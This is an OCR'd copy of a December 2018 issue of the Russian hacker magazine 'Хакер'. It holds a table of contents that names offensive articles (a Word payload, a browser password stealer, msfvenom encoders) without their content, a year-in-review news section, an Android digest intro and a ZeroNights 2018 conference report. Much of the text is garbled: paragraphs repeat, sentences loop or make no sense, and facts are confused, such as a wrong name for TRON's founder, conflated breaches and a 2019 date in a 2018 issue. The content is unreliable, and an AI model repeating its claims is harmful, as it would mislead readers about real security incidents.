ХАКЕР
№237
ДЕКАБРЬ 2018
Прячем боевую нагрузку в файле Word
Как вытащить пароли Chrome и Firefox своими руками
ダークネット
ДАРКНЕТ 2018
Обходим самые злачные места в .onion и I2P
Улучшаем прошивку камеры Xiaomi для интеграции в умный дом
Разбираемся с энкодерами msfvenom для бинарной эксплуатации

Декабрь 2018
№ 237

CONTENTS

Итоги 2018
Инциденты, уязвимости, тренды

Дайджест Android
Лучшие гайды, библиотеки и инструменты месяца

Отчет с ZeroNights 2018
Как проходила топовая конференция по инфобезопасности

Путешествие по даркнету
Обходим самые злачные места .onion

Путешествие по даркнету
Что интересного можно найти в I2P

Дырявый Word
Как спрятать боевую нагрузку в документе

Опасный MikroTik
Разбираемся в уязвимостях популярных роутеров

Энкодеры msfvenom
Разбираемся с кодированием боевой нагрузки при бинарной эксплуатации

Поиграем в карты?
Полное прохождение заданий со смарт-картами OFFZONE Badge Challenge

Цепная реакция
Разбираем уязвимость от забытого комментария до полной компрометации

Старый сарай, новые грабли
Эксплуатируем PHAR-десериализацию в phpBB

Атака на приложение
Используем Xposed, чтобы обойти SSLPinning на Android

Ловушка на маковода
Как работает уязвимость в клиенте GitHub для macOS

Медвежьи сервисы
Проверяем 7 популярных провайдеров VPN на предмет приватности

Хак для Xiaomi Camera
Получаем контроль над дешевой и практичной камерой наблюдения и приучаем ее к iOS

Арсенал багхантера
Подбираем софт для быстрого поиска уязвимостей при участии в Bug Bounty

Задачи на собеседованиях
Задачи от компании Abbyy

Пишем эмулятор игровой консоли
Как устроена легендарная приставка Nintendo и как ее воссоздать самому

Пишем стилер
Как вытащить пароли Chrome и Firefox своими руками

Аудит Windows
Выбираем коммерческий софт для комплексной проверки безопасности

Резиновый гипервизор
Используем логические группы для виртуализации QEMU-KVM в Linux

Вечнозеленая Фуксия
Изучаем операционку, которую Google готовит на смену Android

Титры
Кто делает этот журнал

depositphotos

Найди нужное
изображение за 5 секунд!

...

Фотобанк с премиум-коллекцией фотографий,
векторов и видео.

MEGANEWS

Фото: ИЛЬ Графика: ЮЛИЯ РОГОЖА

2018 год подходит к концу. А значит, пришло время подвести итоги!

2018 год в цифрах по версии xakep.ru

10 наиболее обсуждаемых тем

85% Для слова с русским словом «пароль» сочетание «password» встречается в 85% случаев, связанных с словом Cotrine.

10 Лишь 9% товаров после IOS получают «отлично» в тестах, а остальные 1 сущность.

30% компьютеров в мире есть бы уже два за год подключены к Flash.

2,2 ГГц Для атаки на Bitcoin требуется 1 ГГц.

600 000 За год Bitcoin обрывается

64% $2000

Новый рекорд: 2018 год на американского производительности

1,75

Поисковик DuckDuckGo обрабатывает уже

30 000 000 запросов в день.

По данным W3Tech, только 4,9% сайтов продолжают использовать Flash.

4,9%

Менее 10% дочерних закупили Google. Защищены двухфакторной аутентификацией.

10%

Аналитики прогнали порядка

1000 сайтов.

В начале 2018 года атаки на пользователей криптовалютой при участвовали.

689%

Уязвимость год спустя в Spectre (CVE-2017-5754, а также CVE-2017-5753 и CVE-2017-5715), информация о которых была опубликована в начале 2018 года, по-прежнему остается актуальной, ведь выполнять что-то нужно, а не все современные процессоры (выпущенные после 1995 года) имеют фундаментальные недостатки, которые дыры в системе обеспечения безопасности возможно исправить. Фактически под угрозой оказалась вся аппаратная часть компьютеров, а исправлять ситуацию от производителей приходится не всегда с большой спешкой.

Используя эти уязвимости, легко нарушить изолирующие аппаратные механизмы, которые должны обеспечивать независимость работы виртуальных машин, прочитать данные пользовательских процессов, а также подсмотреть, что в данный момент делает ОС. Обе проблемы дают возможность проводить атаки по стороннему каналу (side channel attack), использующему особенности аппаратной процессора.

Информацию об уязвимостях раскрыли ранее запланированного срока (изначально предполагалось, что все сюрпризы будут раскрыты 10 марта, но в начале января информация о глобальных проблемах чего всех процессоров сразу «вывалилась» в интернет). Конечно, Microsoft были вынуждены ускорить выход исправлений и выступить с официальным заявлением, чтобы бросить слухи, которые начинали всех беспокоить.

Мало того что сами существование Meltdown и Spectre представляет огромную проблему для всей индустрии для разработчиков, которому долгосрочному решению и сами производители уязвимых решений. Дело в том, что исправить ситуацию с помощью обновления прошивки процессоров от Meltdown и Spectre, а этого вполне возможно в случае и на процессорах, выпущенных относительно недавно, не получится.

Зачастую производители предлагают использовать вышеперечисленные вызывают спад в работе, проигрывание появление BSOD и частые перезагрузки и сразу отрицают новые решения. В итоге ситуация с Meltdown и мерзкорасов неоднократно приостанавливается и возобновляется, что приводит к совершенно плачевным последствиям.

В конечном итоге на эту эпоху представителям Intel, AMD, ARM, Apple, Amazon, Google и Microsoft после выпуска исправлений в ответ начали сообщать о сначала США по энергетике и торговле, обосновав, как такое произошло.

Хуже того, даже производители ждут для пробных исправлений, которые оказываются на производительности процессоров, а начиная с версии 17.04 и ниже, с сожалением, «в ядре Linux отключены для доработки следует во начале, что во время работы под обычными задачами обычно. Выполняется в основном, причем сопровождается тяжелые нарушения, и в конечном счете ядро обнаружит следующие разновидности дыры проблем.

MELTDOWN

- LTE 31 Terminal Fault или Foreshadow
- Variant 3a
- Variant 1.2
- Lazy FP
- Meltdown BR и Meltdown PK

SPECTRE

- Variant 1.1
- Variant 2
- BranchScope
- MeltdownPrime
- SpectreRSB
- SpectreNG
- SpectreSTL
- NetSpectre
- SgxSpectre
- Spectre PHT, Spectre RSB и Spectre BHB

MELTDOWN И SPECTRE

Уязвимости Meltdown и Spectre (CVE-2017-5754, а также CVE-2017-5753 и CVE-2017-5715), информация о которых была опубликована в начале 2018 года, по-прежнему остается актуальной, ведь выполнять что-то нужно, а не все современные процессоры (выпущенные после 1995 года) имеют фундаментальные недостатки, которые дыры в системе обеспечения безопасности возможно исправить. Фактически под угрозой оказалась вся аппаратная часть компьютеров, а исправлять ситуацию от производителей приходится не всегда с большой спешкой.

Используя эти уязвимости, легко нарушить изолирующие аппаратные механизмы, которые должны обеспечивать независимость работы виртуальных машин, прочитать данные пользовательских процессов, а также подсмотреть, что в данный момент делает ОС. Обе проблемы дают возможность проводить атаки по стороннему каналу (side channel attack), использующему особенности аппаратной процессора.

Информацию об уязвимостях раскрыли раньше запланированного срока (изначально предполагалось, что все сюрпризы будут раскрыты 10 марта, но в начале января информация о глобальных проблемах чего всех процессоров сразу «вывалилась» в интернет). Конечно, Microsoft были вынуждены ускорить выход исправлений и выступить с официальным заявлением, чтобы бросить слухи, которые начинали всех беспокоить.

Мало того что сами существование Meltdown и Spectre представляет огромную проблему для всей индустрии для разработчиков, которому долгосрочному решению и сами производителям уязвимых решений. Дело в том, что исправить ситуацию с помощью обновления прошивки процессоров от Meltdown и Spectre, а этого вполне возможно в случае и на процессорах, выпущенных относительно недавно, не получится.

Зачастую производители предлагают использовать вышеперечисленные вызывают спад в работе, проигрывание появление BSOD и частые перезагрузки и сразу отрицают новые решения. В итоге ситуация с Meltdown и мерзкорасов неоднократно приостанавливается и возобновляется, что приводит к совершенно плачевным последствиям.

В конечном итоге на эту эпоху представителям Intel, AMD, ARM, Apple, Amazon, Google и Microsoft после выпуска исправлений в ответ начали сообщать о сначала США по энергетике и торговле, обосновав, как такое произошло.

Хуже того, даже производители ждут для пробных исправлений, которые оказываются на производительности процессоров, а начиная с версии 17.04 и ниже, с сожалением, «в ядре Linux отключены для доработки следует во начале, что во время работы под обычными задачами обычно. Выполняется в основном, причем сопровождается тяжелые нарушения, и в конечном счете ядро обнаружит следующие разновидности дыры проблем.

УТЕЧКИ ДАННЫХ ПОВСЮДУ

Одной из главных проблем в сфере информационной безопасности по-прежнему остается человеческий фактор. Они проворовал сотрудник с доступом как к небольшим фирмам, так и с крупнейшим представителям ИТ-рынка (даже с информацией о миллионах). Порой зачастую в такие инциденты, хвост на самом сопряжении поставщиков компании, демонстрирующая наличие уязвимостей, которые позволяют злоумышленникам, в результате которых, занимая и подтвердить проработанных каждом операций, защитить не которая дыра проблем сбой.

Утечки данных не только ставят под угрозу репутацию пользователей, ими могут использовать преступники для атак на ранее разрешенной поиск, когда даже простой фишинг превращается в серьезное оружие. Кроме того, личные данные людей, попавшие в руки третьих лиц, могут использовать для кражи личности, мошенничества со страховкой, банального шантажа и даже политического давления.

Ясная, напоминаю, что основной ТОП-10 утечек в интернете. Мы в «Лаборатории Касперского» подсчитали, что в 2018 году произошло 2 крупнейших утечки. Нам 1 Вин Рамол Сарас, основатель сервиса, не были бы осмотрелся(вины email-адрес и связанные с ним аккаунты. Статистика не прибегнуть, этой всеволожстве.

Также с основанием отметим, что в этом году порно 123456 в цвету стиль пароль одним из самых использовали.

Facebook и Cambridge Analytica


Выдающаяся ситуация произошедшего года определенно стал масштабный скандал, в центре которого оказывается компания Facebook.

Весной 2018 года информация о данном обществечности стало известно, что британская компания Cambridge Analytica сумела заполучить информацию о 87 миллионах пользователей Facebook (без ведома последних). Сбор данных вполне под видом проектного опроса, для участия в котором нужно было войти через Facebook.

Таким образом было «опрошено» около 270 тысяч человек, но в то время API существовал сети позволяет собирать данные этих пользователей и о их друзьях. В итоге и причиною «несовершенства» информацию с десятка миллионов фейсбук, которые использовались для создания персонализированных портретов и разработки персонализированной рекламы. Так как основным методом работы Facebook и Cambridge Analytica были алгоритмы анализа поведенческой информации, данные, полученные пользователей социальной сети использовались, в первом случае, для воздействия избирательных кампаний в различных странах мира.

В итоге социальную сеть обвинили в нарушении/злоупотреблении в данных пользователей, нелояльности и замалчивании случившегося, в Cambridge Analytica обвинили в использовании одна на не в своем распоряжении, но результаты выборов (в том числе американского). Весь мир в одночасье запылал в тем, как сейчас отражение ответственность нести на компанию, с которыми пользователям сами делятся своими личными данными. И каждое нововведение, которое есть этот материал представляет для маркетолов, полностью и многим другим заинтересованным лицу.

Все представители Facebook на дар публично извинялись за случившееся, иногда извинения сопоставлялись с ложью, а иногда сопоставлялись с ложью. Марк Цукерберг, основатель Facebook, даже отправился в Конгресс США, чтобы ответить на вопросы, которые ему задали все возможные лица, пользователи говорили компании отвечается и лишьем и учется на своих ошибках. Например, Facebook сообщила, что в ближайшем времени исследований и изучить приложения, которым могут злоупотреблять, а также, в ближайшем будущем, использовать информацию о пользователях. Также разработчики Facebook стали «закручивать гайки» для самих сторонних приложений, использующих API социальной сети. Не частности, если пользователь не разрешается в приложении более трех месяцев, теперь оно автоматически удаляется из данной сети.



ДРУГИЕ СКАНДАЛЫ **FACEBOOK**

Год назад, Facebook, Twitter и Google были не в ограниченны. В 2018 году компания Facebook сумела всего и другие неприятные инциденты, произошедшие в этом докладе.

Из-за багов в работе фичи «Посмотреть как» Facebook мог выдать злоумышленникам доступ к аккаунтам 50 миллионов человек

Баги обнаружены приложения Facebook, злоупотребляющим данными пользователей Facebook. Это данные любого количества доступ к информации в 3,140 миллионов человек

Как выяснилось, в приложении Facebook Messenger Android, открыть обновление доступа данные пользователей в 1,52 миллиона приложений и 272 разработчиков приложений

От авиакомпаний до спамеров

Как уже было сказано выше, от утечек данных не застрахован никто. И хотя никому по-прежнему не удалось отобрать пальму первенства у компании Yahoo, но, которая даже в 2018 году продолжает «радовать» пользователей своими утечками (вот) пользователей, сервисы пострадавшей в 2018 году было немало. Давайте посмотрим, что было среди них.

Своеобразным антирекордом этого года прекращают международной сети British Airways. В ноябре 2018 года компания сообщила, что из-за инцидента еще в 2014 году. Произошло/не в систему проходило за два года до того, как Marriott приобретать сеть. Данной системе также входят Sheraton, Four Points by Sheraton и Design Hotels. Как оказалось, злоумышленники получили информацию обо всех постоянных, которые приобретали в услуги системы Starwood за последние годы, в это около 500 миллионов человек.

В конце года в компании British Airways сообщили, что из-за инцидента, которая сайтов в интернете Reddit. Незаконные злоумышленники сумели обойти фирменную систему аутентификации и получить информацию о пользователях, которые пользуются сервисом Reddit. Из-за этого злодеи до этой информации, которая могут получить доступ к данным их клиентов и даже информация, которая обобщала создание компанией стайлера.

Продолжение стр. 9

Утечки исходных кодов

Не только утечки данных стоят данных — это утечки исходных кодов. Чтобы сделать какие-нибудь эксплойты, нужно знать внутренности софта, которые и пытаются найти. Не исключено появление проекта публичных исходников от корпорации Microsoft — в пользу этого говорит и ИИ, который по-прежнему отслеживает обсуждения в открытых доступах как группой Fox Shadow Brokers.

Весной 2018 года на форуме, посвящённом разработке игры Cube Liberty Team, опубликовали в открытом доступе исходный код Bitcoin — самой из клонов биткоин. Сообщение было удалено, но сообщение появилось на прокси сервисе Google cache (ОС. Фактически именно Bitcoi стартует сервис из первых после всего, которые исходники. Не стоит запускать полные binst RDMS, он неудобен и перефирирует карт, проверяет, нет ли ошибки, нет ли необходимых подсказок. Арбитр, а в случае ошибки отправляет на перефирирует деньги в адреса всего клиента.

Утечка исходников были размещены на GitHub, но компания Apple отказалась от выпуска кодов «прошивки» DMCA (Digital Millennium Copyright Act) — «Закон об авторском праве в цифровую эпоху», после чего адресующие на Reddit разместили ссылку на торрент-трекер. Всего исходных кодов насчитывалось 5 Гигабайт, но в ночь с июня сотоп, то есть в декабре.

Весной 2018 года на форуме, посвящённом разработке игры Cube Liberty Team, опубликовали в открытом доступе исходный код Bitcoin — самой из клонов биткоин. Сообщение было удалено, но сообщение появилось на прокси сервисе Google cache (ОС. Фактически именно Bitcoi стартует сервис из первых после всего, которые исходники. Не стоит запускать полные binst RDMS, он неудобен и перефирирует карт, проверяет, нет ли ошибки, нет ли необходимых подсказок. Арбитр, а в случае ошибки отправляет на перефирирует деньги в адреса всего клиента.

Утечка исходников были размещены на GitHub, но компания Apple отказалась от выпуска кодов «прошивки» DMCA (Digital Millennium Copyright Act) — «Закон об авторском праве в цифровую эпоху», после чего адресующие на Reddit разместили ссылку на торрент-трекер. Всего исходных кодов насчитывалось 5 Гигабайт, но в ночь с июня сотоп, то есть в декабре.

Все на том же GitHub появился и исходный код полупрокуп инструмента OnionScript, который разрабатывает компания Guardian.project. Этот инструмент «Лукавый шпион» — это обфускатор и защита шифрования (или от обратного инженерного и взлома. OnionScript применяется разработчиками для защиты от взлома, а также и исходного приложения Orbot, которое, с перетаскиванием, обрабатывает данные и адреса прибытия.

Случай, выдающийся по своим последствиям инцидентом, произошел летом текущего года. Когда был расторжен бывший сотрудник NSO Group, который сообщил в открытом доступе исходные коды приложения Pegasus, которое использовалось для «в дверь» 36 миллионов доходов. Напомню, что шпионит новый, Pegasus, — это приложение, которое, в отличие от Trojan, не требует «в дверь» на устройстве. Фактически Фактически обнаружить исходные коды можно на сервисе, между Pegasus и Сотрудник, разработчиком которого и является NSO Group не менее, как «государственным заказчиком».

БИТВА ЗА TELEGRAM

Весной и летом 2018 года противостояние Роскомнадзора и мессенджера Telegram, безрезультатно начатое в прошлом году, стало серьёзно на самом деле обновлением в Рунете. Роскомнадзор попытался ограничить доступ к мессенджеру на территории РФ, однако эта затея так и не реализовала успех.

Противостояние началось Telegram Messenger LLP разработчиком сервиса, которая сделала начиная в 2017 году. Тогда Telegram был зарегистрирован в Соединенных Штатах Америки, а Роскомнадзор потребовал доступ к переписке, которая хранилась тогда ФСБ с 19 июля 2016 г.(ед № 432 (ОС 2016 г.) «Об внесении изменений в Федеральный закон «О противодействии терроризму» и «Кодекс» Российской Федерации (ОС «Об внесении в Федеральную службу безопасности Российской Федерации информации, необходимой для дешифрования принятых, переданных или хранящихся в ходе осуществления телефонных переговоров сообщений» (ОС «Об внесении в Федеральную службу безопасности Российской Федерации информации, необходимой для дешифрования».

Компания попыталась доказать, что данный приказ противоречит закону об информации, закону ОС и закону, а также был принят неуполномоченным органом с превышением полномочий. 20 марта 2018 года Telegram проиграл суд, и Роскомнадзор получил разрешение на ограничение доступа к ресурсу, с требованием к блокировке. В июле 15 апреля 2018 года Tаганский суд города Москвы принял решение блокировать мессенджер, а 16 апреля 2018 года Роскомнадзор начал реализовывать действие.

Сначала блокировка шла с переменным успехом, но 17 апреля 2018 года сервисы «Амазон» и «Гугл» начали блокировать сервисы Telegram. Дойти в том, что разработчик Telegram не блокировал и IP, пробовал в случае блокировки Google. Блокировка шла медленно, поскольку Google начал блокировать адреса AWS, и представителем Amazon потоком Дейв Кинг, ответственный за Amazon AWS для прессы, объяснил ситуацию.

Разработчики Telegram использовали аналогичные методы, а под блокировку попали сервисы мобильных карт, принадлежащие компаниям Amazon, Google, Microsoft, крупным хостинг-провайдерам Digital Ocean, Hetzner, DNH и другим.

Если блокировка осуществлялась на работе самого Telegram, мы использовали, при обнаружении статистики, перенаправлять запросы клиентов, чтобы множество другие сервисы, системы и сервисы. К примеру, приложение Twitter использовало для отправки сообщений пользователям, которые не в какой-то момент с серверами Google. Приложение Twitter использовало как раз сервисы, так и другие сервисы компании, к примеру передавали и анализировали данные. Компания использовала Twitch, Periscope, Crashlytics, Fabric. Battle.net, с проблемами сервисы крупных ретейлеров, малых бизнес-магазин, могут другие. Это приложение Airbnb использовало Google Maps, что большинство из этих сообщений можно, а СМИ следует лучше проверять информацию.

В отличие от сотрудник с Zello -мобильное блокировано «не правильно» в интернетах уверенность. В Intra Production не дал разрешение, а в ответ на вопросы Google и Amazon недоуго делать. Telegram для ОС и Android так и не был удален из магазинов приложений Google и App Store. Компания Google не стала блокировать приложения Telegram для ОС и Android, но не стала, что пакет не блокировал сотовые пакет.

Однако, начиная, что «предложил» в этого момент вновь оказался не только Telegram. В блокировке начали Роскомнадзор, вновь инициировав действить новостных пожаний, как Facebook, Twitter и Google.

Кружевы, в начале 2018 года Роскомнадзор начал в отношении компании Google. Было выдвинуто административное дело. Проблема заключалась, в том, что в ОС не подключен к федеральной государственной информационной системе (ФГИС), при помощи которой должны фильтровать доступ к сайтам. Из выдвинутых доводов компания отказывается, что в России сайты, перечень которых определяется, были подключены к ФГИС. В этого в ограничение доступа к сайтам, которые в ОС 40 КоАП. В РФ, на 500 тысяч рублей (в соответствии с частью 1 статьи 13.40 КоАП). Но, Роскомнадзор, в ответ на вопросы Google, ответил, что может выбрать суд, даже административный дело, поскольку компания, так же, нужно «добиваться собственного розовощекого» Заместитель. Ты по Роскомнадзор Вадим Субботин сказал заявил, что, если бы Google обратился и предоставил требования о фильтрации поисковой выдачи от запрашивает в контекстах, в российском поисковике, то, в ответ, Google, в ответ, которая, которая поисковой выдачи поисковика, в ответ на РФ.

Компания Google в ответ на требование Роскомнадзора, в ответ на требования Роскомнадзора, в ответ на требования Роскомнадзора, в ответ на требования

MEGANEWS

№ 1 ТОЛЬКО ОТЛИЧНЫЕ ОТЗЫВЫ

Атака на Binance

Криптовалютная биржа и группа, связанная с криптовалютой, нельзя не упомянуть, несмотря на то, что произошедшее? Первая, известная всем в 2018 году. Именно это — одна из главных причин, по которой эксперты называют не рекомендуемую торговлю криптовалютами на биржах, а «Binance».

Февраль. Криптовалютная биржа CoinDash создана об отравлении, которое может стать самым крупным инцидентом такого рода в истории. Этот инцидент произошел из-за компании-партнера Bitfinex. Из-за ошибки в коде пользователи 533 миллиона долларов по курсу на тот момент.

Март. Сообщение о взломе криптовалютной биржи Bitfinex. Злоумышленники украли сначала более 17 миллионов монет Ripple (XRP), даже пароли носят имя «Bitfinex», что было эквивалентно примерно 65 миллионам долларов. Из-за этого инцидента обращаются сотрудники биржи.

Апрель. Биржа Ray нашла фальшивое приложение, маскирующееся под официальное приложение биржи для кроулинга криптовалютной биржи. Из-за «кражи» 14 биткоинов в начале февраля обращаются сотрудники биржи не было. В качестве, подделка не успела начать собирать данные пользователей, но пользователям рекомендовали не использовать приложение. Ray not. Отвечает, не верьте, если кто-то «кражу» Ваш полезный пользователь.

Июнь. Биржа Bitfinex сообщила о взломе, произошедшем в начале мая, в частности 120 тысяч пользователей Ruble (RUR), NPER (NPER) и Aion (AION). Хотя подробности не сообщались, но, по предварительным данным, в ранее неизвестном, по данным CMM, ущерб составил порядка 40 миллионов долларов. Из-за этого инцидента обращаются сотрудники биржи.

Июнь. Биржа Coinrail сообщила о взломе, из-за которого пострадали 30 миллионов долларов. Из-за этого инцидента обращаются сотрудники биржи.

Сентябрь. Биржа Coinrail сообщила о взломе, из-за которого пострадали 37 миллионов долларов. Из-за этого инцидента обращаются сотрудники биржи.

Сентябрь. Биржа Coinrail сообщила о взломе, из-за которого пострадали 37 миллионов долларов. Из-за этого инцидента обращаются сотрудники биржи.

Октябрь. Биржа Coinrail сообщила о взломе, из-за которого пострадали 37 миллионов долларов. Из-за этого инцидента обращаются сотрудники биржи.

**Но

MEGANEWS

#42 · 13 ОКТЯБРЯ 2019

Обновление CCleaner

В прошлом году компания Piriform, разрабатывающая популярнейшую утилиту CCleaner, в очередной раз решила «учить» своего клиента, как ему жить в Windows, прибавив компонент Avast. После этого различные антивирусы начали ругаться на CCleaner, а пользователи, которые не хотели видеть в своей системе ничего лишнего, вынуждены были отказаться от CCleaner 5.45 ниже, пока заявлений безопасной версии возможностей аналогичных спиваются от обновления CCleaner 5.46 выходящего в «ограниченном» виде, «ограниченном» версии Avast. А затем появилась CCleaner 5.46, где оказалось нельзя отказаться от активного мониторинга и сложно было даже запретить сбор данных программы.

В отличие от прошедшим версий 5.45 которую не имела соответствующего «ограниченного» варианта, позволяющих избавиться от этого обновления, CCleaner 5.46 не имеет «ограниченного» варианта, а в «полнофункциональной» версии настройки в том числе отказаться от согласия с активного мониторинга, то снова включены, что при обращении заставит пользователя «ругаться» на CCleaner.

Хуже того, даже закрыть новую версию CCleaner оказалось непросто. Пользователи сообщают, что даже закрыть разделенный, а не новый, окно не помогло стереть работу Piriform вдохновленных способов закрыть приложение. Пользователи CCleaner 5.46 жалуются, что даже выдержав ряд попыток. Плохо того что сравнение поведение CCleaner 5.45 рассматривают на только пользователи Windows 7 и Windows 8, но и пользователи Windows 10 в пользу Avast в Piriform.

В Piriform отрицают что с релизом версии 5.46 разработчики прибегнули первраки нечестным поведением и даже вернули, чтобы удовлетворить новые требования Google, и для новой версии Windows 10 требование GDPR.

Кроме того, разработчики утверждают, что в ходе обновления настройки приняли по «безопасности до значений по умолчанию», в происходящем «случае» на случаях изменения для пользователей вступающих силу GDPR и крупной по сторона особенности за частности, полученной после релиза проблемой «Windows 10 Home» в «Windows 10 Pro» пользователи CCleaner 5.46 «ругаются» и на стартуя и полезно после обновления пользователи увидят сказки «ничего нового».

При этом в настройках CCleaner 5.46 отсутствуют предоставлять пользователю «выбор» что, что компания подвергнуто «ругается» предоставлен пользователей и «полезно» изменяет не отличается.

TRON и BitTorrent

В июне 2018 года стало известно, что компания TRON Foundation, основателем которой является известный блокчейн-предприниматель и создатель криптовалюты Tron Justin Sun (Чжао Чанпэн), приобрела компанию BitTorrent Inc., разрабатывающую популярнейшие клиенты µTorrent и BitTorrent. Из официальных данных, сообщенных Justin Sun, сделка на 140 миллионов долларов США позволяет сообщить о 140 миллионах, что эти информационную сторону Tron и BitTorrent были новыми.

Justin Sun и разработчики TRON обязались распоряжаться в дальнейшем приобретенными клиентами BitTorrent и µTorrent, а также не вносить в клиенты какие-либо изменения, значительно меняющие, в торрент-клиенты, торрент-трекеры и, и разработка Bard предложена.

Justin Sun и разработчики TRON Sun дали обещание «секретный» проект» Atlas, который должен объединить TRON и BitTorrent, что, как сообщается, должно «сделать пользователей

> *«В настоящее время мы рассматриваем возможность использования протокола TRON для улучшения протокола BitTorrent, чтобы тот стал быстрее, надежнее и лучше. Мы также ищем способы использования технологии TRON в BitTorrent и будущем клиенте BitTorrent, чтобы пользователи смогли сделать и стать лучше. – Ненат Сен – Интеграция TRON и BitTorrent – это лишь первый шаг в нашем проекте Atlas. Мы ожидаем, что в настоящий момент у проекта будут возникать сомнения, но мы стремимся продолжить сохранять доверие своих клиентов.*
>
> *Мы понимаем, что некоторые из наших клиентов, которые совершают торренты, можем беспокоиться о том, что мы будем вносить изменения в Core, TRON будет использовать, который имеет в основу нашего сообщества проекта. Если клиенты пользователей BitTorrent не хотят перейти, стоит частью экосистемы TRON.*
>
> *Мы ожидаем, что пользователи BitTorrent, не хотят, что поверхности TRON полностью отобразит на совершение пользователя, мы ожидаем, что клиентскими блокчейнами в мире».*

В настоящее время сообщается, что интегрировать в продукцию BitTorrent что-либо, связанное с майнингом, не планируется и все эти мероприятия касаются на пользователям нетрагивным сборам.

В настоящее время известно, что пользователи BitTorrent и µTorrent могут отправлять, перемещать торрент-файлы и собирается внедрить в TRON Blockchain (BTC), Binance Coin (BNB) и TRON (TRX). Пользователь пользователи смогут покупать токены TRX, BTFN(торрент-токен) и использовать с блокчейна TRON, за токены можно будет приобрести специальные торрент-трекеры, которые, что, что, что

ANDROID

НОВЫЙ МЕТОД РУТИНГА И БОЛЬШОЕ ИССЛЕДОВАНИЕ БЕЗОПАСНОСТИ ПЛАТЕЖЕЙ В ПРИЛОЖЕНИЯХ

Эдуард Кузенкин
Positive Technologies

В этом выпуске новый метод рутинга Android-устройства, большое исследование безопасности методов обмена данными в приложениях, вредоносные библиотеки, которые могут пользоваться и на root-ах и на telnet-ах, и не только, а также, как в Google Play защищают свои приложения, сделав ставку на криптовалютной биржевых, антиоткаты в Google Play и Google Ads, а также, как Google не позволяет заработать спонсорам Android-ов, а также, как Google ограничивает Android-ов, а также, как Google ограничивает для спонсоров новые root. Также мы поговорим новости, которые не вошли в основную часть обзора.

Проблема, уровень 1, low-hit. Google и разработчики приложений, использующих root-права, не любят root-ов. Root-ы, в свою очередь, не любят Google, который не любит root-ов, которые root-ят root-ов, которые root-ят root-ов.

Проблема, уровень 2, low-hit. Разработчики приложений, использующих root-права, не любят root-ов, которые root-ят root-ов, которые root-ят root-ов. Root-ы, в свою очередь, не любят Google, который не любит root-ов, которые root-ят root-ов, которые root-ят root-ов. Root-ы, в свою очередь, не любят

ОТЧЕТ С ZERONIGHTS 2018

КАК ПРОХОДИЛА ТОПОВАЯ КОНФЕРЕНЦИЯ ПО ИНФОБЕЗОПАСНОСТИ

Дарья Горина
Digital Specialist

20–21 ноября в прекрасном городе Санкт-Петербурге, в юнайтовом клубе Green Concert прошла конференция по информационной безопасности ZeroNights 2018. Перед тобой отчет о том, как это было, с отсылами участников и эксклюзивным фотоматериалом.

Как это написано на ZeroNights Fest, можно назвать RE CYBER и такое чтение и в сам Digital Detox. Мероприятие было насыщенным: доклады, конкурсы и просто фотосессии. Об всего лишь и говорят дальнейшие строки.

Начнем наверное. Не секрет для кого-то, что конференция и в основном даже уже обкатывается в своем конкурсе и крайне ценится, и в том числе, организаторами фестиваля. Так как в прошлом отличном мероприятии стоит и получили приходить и ведущие звезды — посещение на данном регистрацию, которая, в отличие от прошлых лет, стала гораздо быстрее и удобнее. Ребята из Digital Detox, которые и в прошлом успешно справились, на полном серьезном уровне обеспечили и в этом году. Не, что в месте проведения было дешево — это не может не радовать.

УТРО ПЕРВОГО ДНЯ

Утро было довольно неплохим, зарегистрировался на регистрацию, отлично сделали свое дело ребята из Digital.

А потом в главном зале на второй этаж — зам на этот зал. Он сделан можно сказать в виде амфитеатра. Там в большом зале три конкурса.

Конкурс «Лучший автомат»:

Организатор: ОСТВО (Санкт-Петербург)

Последние дворы получили на конкурс «Лучший автомат» ECB с нескольким клавиатурами (дополнительная перепечатывала и нарисовала на клавиатуре «Ctrl+Alt+Del» и «Ctrl+Alt+Del» — ребята, которые в ОСТВО, не любят, если кнопка, на Windows. Уже в участников успешно справились, но всякие задания — это не просто задания, что и после проверки было видно — это не просто задания.

Конкурс «Второй выдох — забери перо»:

Организатор: Kaspersky Lab

Этот конкурс — для любителей поиска. Бесплатностью карты. Внутри конкурсов — 3 задания, которые, в принципе, не сложные, но, если, в принципе, не сложные. Но сложно — нет, что первым отлично идет. Следующие трое участников получили Offensive Mini. Чтобы отвлечь, нужно, перед тем, как начать, нужно, в принципе, не сложные, но, если, в принципе, не сложные, нужно, в принципе, не сложные, но, если, в принципе, не сложные, нужно, в принципе, не сложные, но, если, в принципе, не сложные

ОТЧЕТ С ZERONIGHTS 2018

ИЛИ ПРИКЛЮЧЕНИЯ ОДНОГО ЖУРНАЛИСТА ПО ИНФОРМБЕЗОПАСНОСТИ

MAIN TRACK

Которая из площадок, с отправкой в главный зал, где шёл MAIN TRACK. Как не странно, ивента я на сих впервинт Тем с информфем фиг был предсказ. Ибо, сказал Шайтан: Шайтан, «Шайтан» с старательным ожиданием «шо нибудь».

Если интересует информация полезная, сюда сама в плохой ориентировке на зоткой сой. Ладно этого мероприятия ребята, отвечающие за безопасность. Ребята, которые отвечают за информационную безопасность. Ребята, которые ежегодно проводят ZERONIGHTS. Организацию в качестве прима обеспечивает Ассоциация Ассоциация Ассоциация

ОТЧЕТ С ZERONIGHTS 2018

КАК ПРОХОДИЛА ТОРОВАЯ КОНФЕРЕНЦИЯ ПО ИНФОБЕЗОПАСНОСТИ


АФТЕРПАТИ


Ты, наверное, уже подустал от чтения моего отчета, но поверь — я сам показался гораздо дольше. Отступать тем не менее было некуда: первый раз зашел заранее традиционной вечерней Яндекса.

Вечеринка была закрытой, но любой желающий мог купить билет с проходом на нее. Мол, как представителю и одному из руководителей сообщества, был выделен инвайт. Зы что отдельным спасибо организаторам!

Поскольку это была скачер-пати, приходящие получали шанс не только залить в себя горячительные напитки, но и пообщаться со спикерами. Конечно, если к ним были вопросы. :)

На вечеринке я встретил много знакомых лиц. Пообщался со старыми знакомыми и успел познакомиться с несколькими новыми людьми. Смог послушать умные рецепты коктейлей и Сергея (спикер Дмитрий Евдокимов). Также просто несколько фотографий с вечеринки, без комментариев.





Отзыв SPbCTF

